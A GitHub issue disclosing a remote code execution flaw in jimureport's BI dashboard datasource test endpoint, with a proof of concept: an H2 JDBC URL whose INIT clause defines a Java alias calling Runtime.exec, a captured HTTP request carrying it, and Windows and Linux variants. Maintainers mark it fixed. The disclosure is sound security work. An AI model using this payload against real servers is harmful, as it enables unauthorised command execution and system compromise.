New issue

jimureport BI Dashboard Datasource H2 JDBC RCE Vulnerability (≤ v2.3.0) #4587

Closed

Labels bug

jackieya opened 2 weeks ago

Product: jimureport
Affected Versions: ≤ v2.3.0
Demo Environment: Windows 10 + JDK 17


Vulnerability Description

The `/drag/onlDragDataSource/testConnection` endpoint in the BI Dashboard datasource management module does not validate dangerous H2 database parameters in the `dbUrl` parameter. An attacker can exploit the `INIT` parameter in H2 JDBC URLs to execute arbitrary Java code during database connection establishment, achieving Remote Code Execution (RCE).

A related issue #4117 mentioned this endpoint's vulnerability, but the subsequent fix only addressed DB2 injection — H2 JDBC injection remains unpatched.

POC

1. Log in to the admin panel, navigate to Report Workspace → select any dashboard → click "Data Source"
2. Select database type as Hsqldb, fill in arbitrary data, click "Test", and intercept the request with a packet capture tool




3. Modify the `dbUrl` parameter in the JSON request body to the following payload and resend:

```
jdbc:h2:mem:exploit_db;INIT=CREATE ALIAS IF NOT EXISTS EXEC AS 'void exec(String c) thr
Exception { Runtime.getRuntime().exec(new String[]{\"cmd\",\"/c\",c})\\;}'\\;CALL
EXEC('calc')
```

```
POST /drag/onlDragDataSource/testConnection HTTP/1.1
Host : 192.168.243.227:8085
Cookie: Hm_lvt_5819d05c0869771ff6e6a81cdec5b2e8=1774530812; HMACCOUNT=CC1F1E33E9432785;
Hm_lvt_c37f4573e086c82c1c0cc22e1b9d38a1=1774530814; X-Access-Token=484a8553-d121-482f-b090-743a2c57d9bf;
JSESSIONID=740237CC898C321C9CF9BD498FDD5079; Hm_lpvt_5819d05c0869771ff6e6a81cdec5b2e8=1774577383;
Hm_lpvt_c37f4573e086c82c1c0cc22e1b9d38a1=1774577389
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
V-Sign: D41C17A9CEF58A069E6BDDD3E308ACFD
Content-Type: application/json
X-Tenant-Id: null
X-TIMESTAMP: 1774577482533
X-Sign: E19D6243CB1945AB4F7202A1B00F77D5
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
X-Access-Token: 484a8553-d121-482f-b090-743a2c57d9bf
Accept: application/json, text/plain, */*
Referer: http://192.168.243.227:8085/drag/bigindex?pageId=1011534515628244992&token=484a8553-d121-482f-b090-743a2c57d9bf
Origin: http://192.168.243.227:8085
X-Low-App-ID: null
Content-Length auto : 210

{"id":"","name":"aaa","dbType":"Hsqldb","dbDriver":"org.hsqldb.jdbc.JDBCDriver","dbUrl":"jdbc:h2:mem:exploit_db;INIT=CREATE
ALIAS IF NOT EXISTS EXEC AS 'void exec(String c) throws Exception { Runtime.getRuntime().exec(new String[]{\"cmd\",\"/c\",c})\\;}
'\\;CALL EXEC('calc')","dbUsername":"aaa","dbPassword":"aaa","sign":"E19D6243CB1945AB4F7202A1B00F77D5"}
```

4. On Windows, the calculator pops up successfully, confirming RCE



Linux payload (replace `cmd /c` with `sh -c`):

```
jdbc:h2:mem:exploit_db;INIT=CREATE ALIAS IF NOT EXISTS EXEC AS 'void exec(String c) thr
Exception { Runtime.getRuntime().exec(new String[]{\"sh\",\"-c\",c})\\;}'\\;CALL EXEC('
> /tmp/pwned')
```

jackieya added **bug** 2 weeks ago

jeecgos 2 weeks ago — Collaborator

sq

jeecgai last week

已修改，下版本更新

zhangdaiscott closed this as completed last week

Metadata

Assignees

No one assigned

Labels

bug

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants